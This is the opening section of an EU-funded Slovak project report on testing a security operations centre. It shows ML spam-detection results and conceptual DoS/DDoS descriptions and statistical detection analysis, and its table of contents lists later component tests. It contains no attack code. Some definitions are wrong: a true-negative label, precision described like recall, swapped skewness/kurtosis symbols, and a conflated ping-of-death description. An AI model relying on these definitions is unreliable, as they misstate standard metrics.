PROJECT

Multi-tenant cybersecurity operations centre designed as an open cloud service with machine learning elements

V17 Test results and evaluation

KPB5 – Implementation of the solution

type – report

month of submission – M24

Funded by the European Union
NextGenerationEU

RECOVERY AND RESILIENCE PLAN

GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

Contents

1 MACHINE LEARNING AND ARTIFICIAL INTELLIGENCE IN CYBERSECURITY 5
1.1 Detection of unsolicited e-mail messages (Spam) 5
1.1.1 Evaluation of the tests 6
1.1.2 Test results 8
1.1.3 Assessment of the tests 9
1.2 Detection of DoS/DDoS attacks 9
1.2.1 DoS (Denial of Service) 9
1.2.2 DDoS (Distributed Denial of Service) 10
1.2.3 Analysis of statistical parameters on selected DDoS attacks 11
1.2.4 Variability, skewness and kurtosis 13
1.2.5 Detection values for autocorrelation and regression 16
1.2.6 Response of divergence to a DDoS attack 18
1.2.7 Use of the 3σ tunnel for recognizing DDoS attacks 18
1.2.8 Detection functions for machine recognition of DDoS attacks 20
1.2.9 Assessment of the tests 22
1.3 Detection of malicious code (Malware) 23
1.3.1 Preparation and testing procedure 24
1.3.2 Test results 24
1.3.3 Assessment of the tests 25
1.4 Phishing detection 26
1.4.1 Preparation and testing procedure 26
1.4.2 Test results 26
1.4.3 Assessment of the tests 31
1.5 Detection of advanced persistent threats (APT) 32
1.5.1 Evaluation of the tests 34
1.5.2 Test results 34
1.5.3 Assessment of the tests 37
1.6 Testing summary 38
2 VERIFICATION OF THE DEPLOYMENT, VISUALIZATION AND SECURITY CONFIGURATION OF THE ELK STACK 39
2.1 TC-ELK-01 Verification of the deployment and availability of the ELK Stack 39
2.2 TS-ELK-02 Verification of the visualization of security data and analytical dashboards 41
2.3 TC-ELK-03 Verification of the security configuration, retention policy and infrastructure monitoring of the ELK Stack 43
2.4 Overall assessment of the ELK Stack (SIEM) 46
3 TESTING INCIDENT DETECTION IN ELK USING A SIMULATED CYBER KillChain ATTACK 47
3.1 Test infrastructure 47
3.2 Scenario description 48
3.3 Evaluation of detection by the deployed SIEM ELK 50
3.4 Testing summary 52

4 AUTOMATED TESTING OF DETECTION RULES IN ELK USING ATOMIC RED TEAM 54
4.1 Description of the test scenario 54
4.2 Testing results 54
4.3 Testing summary 61
5 MANUAL TESTING OF CORRELATION RULES IN KIBANA 62
5.1 Testing summary 62
6 LOAD TESTING OF THE DEPLOYED ELK Stack SYSTEM 63
7 TESTING INCIDENT DETECTION IN WAZUH 64
7.1 Recording an event – incident 64
7.2 Vulnerability scanning 64
7.3 Configuration assessment 65
7.4 Data inventory 66
7.5 Sending notifications 67
7.6 Testing results 68
7.7 Testing summary 69
8 TESTS OF INTEGRATION BETWEEN COMPONENTS AND OF INCIDENT RECORDING IN DFIR IRIS 70
8.1 Centralization and overview of alerts 70
8.2 Alert detail and its management 70
8.3 Assigning alerts to analysts 71
8.4 Module testing and system extensibility 72
8.5 Notifications and automation 73
8.5.1 Assigning an alert to an analyst 73
8.5.2 Changing the alert status 74
8.5.3 Escalation to an incident 75
8.6 Incident management (case management) 75
8.7 Incident closure and notifications 77
8.8 Testing the connection between SOAR Shuffle and the OpenCTI component 78
8.9 Testing the connection between SOAR Shuffle and the DFIR IRIS incident recording component 80
8.10 Testing summary 81
9 TESTING OF THE NETBOX COMPONENT 82
9.1 TS-NB-01 Verification of the availability and basic functionality of NetBox 82
9.2 TS-NB-02 Verification of the recording of infrastructure objects 83
9.3 TS-NB-03 Verification of relationships and orientation in the infrastructure context 84
9.4 TS-NB-04 Verification of the use of NetBox as a source of context for the PoC 86
9.5 TS-NB-05 Verification of the automated integration of NetBox with Ansible Semaphore 87
9.6 TS-NB-06 Verification of the use of NetBox in enriching an event with infrastructure context 88

9.7 TS-NB-07 Verification of the use of the NetBox topology view in the analysis of infrastructure context 90
9.8 Evaluation of the tests 91
10 Verification of the Wazuh monitoring modules – FIM, SCA and notifications 93
10.1 TS-WZ-01 Verification of file integrity monitoring (File Integrity Monitoring) 93
10.2 TS-WZ-02 Verification of the security configuration assessment (Security Configuration Assessment) 95
10.3 TS-WZ-03 Verification of Wazuh integration links to notification and incident systems 97
10.4 Summary evaluation of the testing 99
11 Verification of vulnerability scanning and of the integration of Greenbone CE with the ELK Stack 100
11.1 TS-GB-01 Verification of availability, basic functionality and currency of the vulnerability database 100
11.2 TS-GB-02 Verification of vulnerability scanning of target systems and analysis of the results 102
11.3 TS-GB-03 Verification of the integration of Greenbone with the ELK Stack via Filebeat and a Logstash pipeline 104
11.4 Summary evaluation of the functionality testing of the Greenbone Community edition component 107
12 Verification of asset records, ticketing and auditability in GLPI 108
12.1 TS-GLPI-01 Verification of availability, IT asset records and CMDB functionality . 108
12.2 TC-GLPI-02 Verification of the ticketing system and incident life cycle management 110
12.3 TS-GLPI-03 Verification of software asset records, documentation management and support for auditability 112
12.4 Summary evaluation of the functionality testing of the GLPI component 114
13 Verification of documentation management, access rights and versioning in Wiki.js 115
13.1 TS-WIKI-01 Verification of the availability, deployment and administration of Wiki.js 115
13.2 TS-WIKI-02 Verification of the creation, structure and management of documentation 117
13.3 TS-WIKI-03 Verification of user management, access rights and content versioning 119
13.4 Summary evaluation of the functionality testing of the Wiki.js component 121
14 Overall evaluation of the tests 122
14.1 Scope and methodology of testing 122
14.2 Test categories 122
14.3 Tested environment 123
14.4 Overview of tests 123
14.5 Summary evaluation 127
14.6 Overall assessment of the results 128

1 MACHINE LEARNING AND ARTIFICIAL INTELLIGENCE IN THE FIELD OF CYBERSECURITY

With the advent of the information age, cybersecurity has become a pressing issue in today's society and a skill that is in high demand in industry. Businesses, governments and individual users are all exposed to the risk of security attacks and breaches. The fundamental goal of cybersecurity is to protect users and their data. Cybersecurity is a multifaceted problem, ranging from highly technical areas (cryptography and network attacks) to user-facing areas (detection of hate speech or fraudulent credit card transactions). It helps prevent damage to sensitive information, prevent financial fraud and losses, and protect users and their devices from malicious actors. A large part of cybersecurity analytical processes, investigation and detection is currently driven by machine learning ML (Machine Learning) and "intelligent" systems.

In the following text, we describe the test results for the following defined security threats:

- spam
- DoS/DDoS attacks
- malware
- phishing
- advanced persistent threats APT

1.1 Detection of unwanted e-mail messages (Spam)

Spam e-mails (unwanted messages) account for approximately 60% of global e-mail traffic. Although spam detection software has improved significantly since the first spam message in 1978, anyone who has an e-mail account knows that spam continues to be a time-consuming and costly problem.

From the wider range of commonly used methods and algorithms for detecting and distinguishing between harmless/solicited e-mail messages (ham) and unwanted/unsolicited messages (spam), we selected and tested the following methods:

- Decision Tree
- SVM
- XGBoost
- Naive Bayes
- Logistic regression

In an effort to create a sufficiently robust and universal system, we used the following datasets for our experiments:

- SpamAssassin
- SMS Spam

The *SpamAssassin* dataset (also called the SpamAssassin Public Corpus) is a collection of e-mail messages that have been labelled as spam or ham. The database was created by the Apache SpamAssassin project, which is an open-source anti-spam platform. The corpus contains several thousand e-mail messages divided into the spam and ham categories. In total, the dataset contains 6,047 messages with a spam ratio of approximately 31%. Spam messages represent unsolicited commercial e-mails, phishing attempts and other unwanted communication, while ham messages represent legitimate personal and professional e-mails. The e-mail messages are stored as raw text files in the standard e-mail

format (RFC 822), preserving headers, body content and metadata. The dataset contains various types of e-mails with different formatting styles, HTML content, references to attachments and various languages (although English predominates). In terms of content, these are real e-mails collected from actual users who donated their messages, which makes them representative of real spam and ham patterns. The dataset includes complete e-mail headers, which contain valuable metadata such as sender information, routing details, timestamps and content type information. In the SpamAssassin corpus, the individual samples are grouped into several categories:

- easy_ham – legitimate e-mail messages that can easily be distinguished from spam, as they usually do not have any "spam" signatures, such as an excessive amount of HTML code
- hard_ham – messages that are not spam but which in many respects resemble typical spam, which usually uses HTML code, unusual HTML tags, coloured text or "spammy-sounding" phrases
- spam – unwanted spam e-mail messages

This dataset is most often used for training and evaluating spam classification algorithms, comparing machine learning models for text classification, research in natural language processing and information retrieval, or testing feature extraction techniques for e-mail filtering. Over the years, the dataset has been released in several versions, and the public SpamAssassin corpus is freely available for research purposes.

The *SMS Spam* dataset is a freely available database of SMS messages collected for the purposes of research into unwanted spam messages from mobile phones. The dataset was compiled from several sources and contains 5,574 English, real and unencoded messages, labelled as legitimate messages of the ham type or unwanted messages of the spam type.

1.1.1 Evaluation of tests

The following metrics were used to evaluate the experiments.

Confusion matrix

The confusion matrix is one of the most popular ways of evaluating any classification model. Although the matrix itself is not a metric, the matrix representation can be used to define various metrics, all of which become important in some specific case or scenario. A confusion matrix can be created for binary classification as well as for a classification model with multiple classes.

A confusion matrix is created by comparing the predicted class label of a data point with its actual class label. This comparison is repeated for the entire dataset (dataset), and the results of this comparison are compiled in a matrix or tabular format. This resulting matrix represents the confusion matrix (fig. below).

		Skutočná trieda	
		Kladná	Záporná
Predikovaná trieda	Kladná	Počet správne kladných (TP)	Počet nesprávne kladných (FP)
	Záporná	Počet nesprávne záporných (FN)	Počet správne záporných (TN)

Fig. 1: Confusion matrix

In general, we usually have 2 classes – a positive class and a negative class. Based on this structure, we can clearly see four terms of importance.

- True Positive (TP) – Number of correct positives: This is the sum of the total number of examples (data points from the dataset) from the positive class where the actual class label was equal to the predicted class label, i.e. the total number of cases in which we correctly predicted the positive class label using our model.
- False positive (FP) – Number of incorrect positives: This is the number of total cases from the negative class which the model incorrectly classified by predicting them as positive. Hence the name, false positive.
- True Negative (FN) – Number of correct negatives: This is the number of the total number of examples from the negative class where the actual class label was equal to the predicted class label, i.e. the total number of cases in which we correctly predicted the negative class label using our model.
- False negative (FN) – Number of incorrect negatives: This is the number of the total number of cases from the positive class which our model incorrectly classified by predicting them as negative. Hence the name, false negative.

Accuracy

This metric is one of the most popular ways of measuring or evaluating the effectiveness of any classifier. It is defined as the overall accuracy or the proportion of correct predictions of the model. The formula for its calculation from the confusion matrix is as follows:

$$A = \frac{TP + TN}{TP + FP + TN + FN}$$

Precision

Precision (precision), also known as positive predictive value, is another metric that can be derived from the confusion matrix. This metric is defined as the number of predictions that are actually correct or relevant out of all predictions based on the positive class. The formula for this metric is as follows:

$$P = \frac{TP}{TP + FP}$$

A model with a high precision value identifies a higher proportion of the positive class compared with a model with lower precision. This metric becomes important in cases where

we are more interested in finding the maximum number of positive classes, even if the overall accuracy decreases.

Recall

Recall (recall) is a model metric for identifying the percentage of relevant data points. It is defined as the number of instances of the positive class that were correctly predicted. It is also referred to as the coverage rate or sensitivity. The formula for calculating this metric is as follows:

$$R = \frac{TP}{TP + FN}$$

This metric becomes an important indicator of classifier effectiveness in scenarios in which we want to capture the largest possible number of cases of a particular class, even if this causes an increase in false detections/predictions. As an example, in the case of bank fraud, a model with a high recall value will provide us with a higher number of potential fraud cases. However, it will equally increase the triggering of alarms for most suspicious cases.

F1-Score

There are cases in which we want to achieve a balanced optimization of precision and recall. *F1-Score* is a metric that is the harmonic mean of the *precision* and *recall* metrics, and it helps us optimize the classifier for balanced precision and recall of the prediction. The formula for calculating the *F1-Score* is as follows:

$$F = \frac{2.P.R}{P + R}$$

1.1.2 Test results

SpamAssassin

Method	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.9761	0.9776	0.9774	0.9774	1.4
SVM	0.9928	0.9929	0.9928	0.9929	11.9
XGBoost	**0.9928**	**0.9929**	**0.9928**	**0.9929**	**3.3**
Log. Regression	0.9833	0.9833	0.9833	0.9833	1.2
Naive Bayes	0.8438	0.8624	0.8439	0.8330	1.3

Tab. 1: Test results for the SpamAssassin dataset

SMS Spam

Method	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Decision tree	0.7585	0.7624	0.7585	0.7604	0.001
SVM	0.7706	0.7722	0.7706	0.7714	0.005
XGBoost	0.7826	0.7757	0.7826	0.7791	0.001

Log. Regression	**0.7887**	**0.7709**	**0.7888**	**0.7795**	**0.001**
Naive Bayes	0.7785	0.7733	0.7785	0.7759	0.001

Tab. 2: Test results for the SMS Spam dataset

1.1.3 Evaluation of the tests

Based on the experiments carried out, it can be concluded that the most suitable method for detecting spam e-mail messages in terms of effectiveness is the XGBoost method. For the "SpamAssassin" dataset, it achieves a spam detection success rate of 99%. This value is almost identical for both the Precision and Recall metrics, so the detection of both false positive and false negative detections of spam messages is very well covered. For this dataset, the SVM method also achieves almost identical results; however, the evaluation time for the SVM algorithm is approximately 4x longer than for XGBoost. Nevertheless, it is still a process of a few seconds, so both methods can be deployed for real-time applications. For the "SMS Spam" dataset, the spam detection success rate dropped significantly to ~78%. The best results were achieved by the Logistic regression method, although the difference between the XGBoost and Logistic regression methods is only tenths of a percent. In terms of the time required for data prediction, the SVM algorithm again requires the longest interval. Based on the experiments carried out, it can therefore be summarized that the most suitable method for detecting spam messages is the **XGBoost** algorithm.

1.2 Detection of DoS/DDoS attacks

"Denial-of-service" (DoS) and "distributed denial-of-service" (DDoS) attacks aim to disrupt the normal operation of a target server, service or network by overwhelming it with a flood of internet traffic. DoS attacks usually originate from a single source, while DDoS attacks are launched from multiple compromised devices, often dispersed globally. This multitude of sources makes DDoS attacks harder to stop, and they can have a more significant impact.

These attacks work by overloading the target with more requests than it can handle, causing the system to slow down significantly or crash completely and denying service to legitimate users. Common methods include exploiting server vulnerabilities or using a network of bots, known as a botnet, to flood the target with traffic. The motivations for these attacks can range from simple vandalism and personal grudges to extortion and political activism.

1.2.1 DoS (Denial of Service)

The abbreviation DoS translates as an attack denying a service. This type of attack is used to overwhelm a server. In this case, the attacker uses a device with which they attempt to disrupt the normal operation of the target server, service or network. They very quickly became a cybersecurity threat. They are simple, but their impact can be devastating for individuals as well as companies.

DoS attacks are often used to shut down devices and networks, and there are many different ways of using the above DoS attacks. These include, for example:

- Buffer overflow: A buffer is temporary storage for storing data. If a program or system process places more data than was predetermined, the additional data then overflow and some of them may then leak into other buffers. This then results in the corruption or overwriting of other data. Based on this principle, an attacker can corrupt files and alter or disclose various information.

- ICMP attack (ICMP attack or Ping of Death): This type of attack uses the ICMP protocol, employing ICMP echo requests, so-called pings. In general, echo requests and echo replies are used to ping a network device in order to verify the connectivity between the device and the sender. If an attacker flooded the target with request packets, the network must respond with the same number of packets, which makes the device unavailable for other incoming requests.
- UDP attack (UDP attack): The attack is based on sending UDP packets with a source IP address that the attacker can spoof, the aim being to flood random ports on the target server. The advantage of the UDP protocol is that it does not need to establish a connection, as is the case with the TCP protocol. If the target server receives a UDP packet on a port that is not used by any application, it informs the sender about this. If the attacker sends a sufficient number of packets to such a port, it may become overloaded.
- SYN attack (SYN flood): This is an attack that arises when a TCP connection is established between 2 devices. TCP uses a three-way handshake. Establishing a connection begins with sending a SYN message. If the server is active, a SYN/ACK message is sent back to the client that wanted to establish the connection. The server tries to respond until the time for establishing communication expires, while keeping the data in memory. If the client is an attacker with a spoofed and unreachable source address, sending a large number of such packets can exhaust the memory allocated for TCP connections, and all further communication attempts will then be ignored.
- Teardrop attack (Teardrop attack): During this attack, the attacker tries to send fragmented packets, and the network then tries to compile these data back into their original state. The attacker can exploit a vulnerability of an outdated operating system. It is common for many companies to still use older versions of systems in order to keep running an old application, and since some versions of operating systems, such as Linux or Windows, contain a bug in reassembling a fragmented packet, the server may be attacked precisely because of this vulnerability.

1.2.2 DDoS (Distributed Denial of Service)

Unlike a simple DoS attack, a DDoS (Distributed Denial of Service) attack gains strength because the attacker uses multiple systems at once, thereby increasing the severity of the targeted attacks. The attacker may use malware that they send over the network to devices with the intention of infecting them. They thus become part of a so-called botnet and, following the attacker's commands via a command-and-control server, these bots then attack the targeted server in unison. DDoS attacks are very difficult to detect because the attacking bots may be located in different places around the world. The main and key difference between a DoS and a DDoS attack is that with DDoS, using bots, the attacker can send huge volumes of traffic.




Fig. 2: DoS and DDos attacks

DDoS attacks are divided into 3 main categories:

1. Volumetric attack: This type exploits vulnerable services such as NTP, DNS or SSDP. The attacker tries to flood the target with a large volume of packets to which the target tries to respond, until the targeted network infrastructure collapses. It is usually a broadband attack that can exceed 100 GB or even several TB per second and is immediately obvious to connectivity providers. Network monitoring, flow analysis and flow telemetry analysis have proved effective for detecting volumetric attacks.
2. Protocol attack: This type of attack tries to exhaust the resources of the server or its systems and relies on vulnerabilities of internet communication protocols. Protocol attacks include, for example, the SYN attack, UDP attack and ICMP attack. These attacks are considered sufficiently crippling for the targeted infrastructure owing to the frequency of their duration. In 2018, attackers used the BGP protocol to redirect traffic intended for the “MyEtherWallet” service, which, however, was merely a cover for the theft of cryptocurrency wallets. It lasted approximately 2 hours.
3. Application layer attack: This attack targets a specific application and its vulnerabilities so that it is unable to process, send or receive data. The attacks are weak and slow and concentrate on GET and POST requests. The aim is then to cripple the web server, and they are measured in requests per second (Rps). They are low and weak so that they comply with the protocol.

There are several symptoms that can help us detect whether our network, application or the entire infrastructure is under a DDoS attack. This may be a sudden increase in web activity on the server, reduced network performance or a sudden inability to communicate with the application.

1.2.3 Analysis of statistical parameters on selected DDoS attacks

Using various records of DDoS attacks, we will present the response of selected statistical parameters. We have omitted a number of experiments that we carried out on various simulated scenarios. In these scenarios, the selected statistical parameters worked "as expected", and we gained an initial idea of the effectiveness of using the individual parameters in recognizing a change and an increase in the simulated traffic. When deployed to recognize a real attack, the responses of the statistical parameters were no longer so unambiguous. For the presentation, we selected eight different records of DDoS attacks.

The first four records represent standard DDoS attacks (N-normal), in which the parameters behave similarly to the simulated data. The next two records also appear at first glance to represent standard attacks; however, the parameters behave in a substantially different, indeterminate manner in them (S-special). The seventh record is a representative of the so-called Low Rate (LR) DDoS attacks, i.e. attacks with a low average flow intensity. The last record is an attack which, in our opinion, cannot be detected by the stated statistical parameters (P-as in problem). For the records, together with the number of packet increments a(t), we also displayed their moving average m(t) with a computation window cw = 1024 ts.

The records are sampled into given time windows (ts – time slot), mostly ts = 1ms. For the step-by-step calculation of the parameters, we used a shift of the so-called compute window (cw) by one ts. When conducting the experiments, we used various powers of two (256,512,1024,2048,4096) for the compute window sizes because of the estimation of the Hurst exponent. After a subjective evaluation of the course of the values of the parameters examined, we decided to focus further mainly on a compute window of size cw = 1024 ts. With cw = 512 ts, significant “undulation” occurred in some parameters; with cw = 2048, the time needed to calculate the parameters, especially the Hurst exponent, increased significantly.

In the graphs of the DDoS attack records, we have also displayed the course of the moving average and shown the time interval in which the moving average m(t) reached its local maximum from the start of the attack. We will use this interval in the subjective evaluation of the other statistical coefficients. In all records of DDoS attacks, we can observe a linear growth of the moving average. We are looking for coefficients whose values start to grow faster than linearly at the start of the attack.




Fig. 3: Attack N8 and moving average




Fig. 4: Attack N6 and moving average




Fig. 5: Attack N7 and moving average




Fig. 6: Attack N2 and moving average




Fig. 7: Attack S5 and moving average




Fig. 8: Attack S1 and moving average




Fig. 9: Attack LR3 and moving average




Fig. 10: Attack P4 and moving average

1.2.4 Variability, skewness and kurtosis

First, we will deal with the basic statistical moments, or rather the coefficients of variation V(t), skewness K(t) and kurtosis Skw(t). The coefficient of variation is the ratio of the standard deviation to the mean value of the increments in the given time window cw. Variability expresses the degree of dispersion of the increments a(i) around the mean value. In the first graph we show the course of the moving average and the standard deviation; the second graph shows the values of the coefficient of variation:




Fig. 11: Attack N8, mean and deviation




Fig. 12: Attack N8, coefficient of variation




Fig. 13: Attack N6, mean and deviation




Fig. 14: Attack N6, coefficient of variation

In the case of the standard DDoS attacks (N2,N6,N7,N8), the coefficient of variation responded in the same way. Standard traffic represented a stationary flow with a deviation smaller than the mean flow intensity. At the moment of the onset of the attack, the deviation responded with a faster increase in values than the linear growth of the moving average; therefore, the ratio of the deviation to the mean reached the value V(tA) = 1 at the moment of the attack. This fact could be used for fast and simple detection of this type of attack. However, this is not a rule; in Fig. 15, for attack S1, we can see that stationarity is disrupted during standard traffic and the coefficient exceeded the value V(tA) = 1 several times before the attack.




Fig. 15: Attack S1, mean and deviation




Fig. 16: Attack S1, coefficient of variation

Figs. 17 and 18 show the graphs of the mean, deviation and coefficient of variation for the so-called Low Rate DDoS attack LR3.




Fig. 17: Attack LR3, mean and deviation




Fig. 18: Attack LR3, coefficient of variation

In the case of LR3, the deviation during normal traffic is greater than the mean flow intensity, so the coefficient of variation is V(t)>1 throughout. The value 1 cannot now be used for fast detection. However, at the moment of the attack, the deviation values again increased faster than the linear growth of the mean intensity, which manifested itself in a marked step increase in the coefficient of variation. It should be possible to recognize this change using prediction methods.

Other simple statistical parameters are the coefficient of skewness and the coefficient of kurtosis. These are in fact the third and fourth central moments scaled by the standard deviation.

$$\mu_3 = \frac{1}{\sigma^3} E[X - EX]^3 \qquad \mu_4 = \frac{1}{\sigma^4} E[X - EX]^4 \qquad \sigma^2 = E[X - EX]^2$$

Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

In our case, the realizations of the variable X are the values of the increments a(t), and the coefficients describe the properties of the probability distribution of the increments in the given compute window cw. As the attack traffic was progressively loaded into the evaluated window cw, we assumed a marked change in the probability distribution and consequently also a change in the coefficients. This assumption was confirmed for almost all the flows analysed. Both statistical coefficients responded with a marked increase in their values right at the start of the DDoS attack.

First, we present graphs of the coefficients applied to two selected standard attacks, followed by some problematic situations.

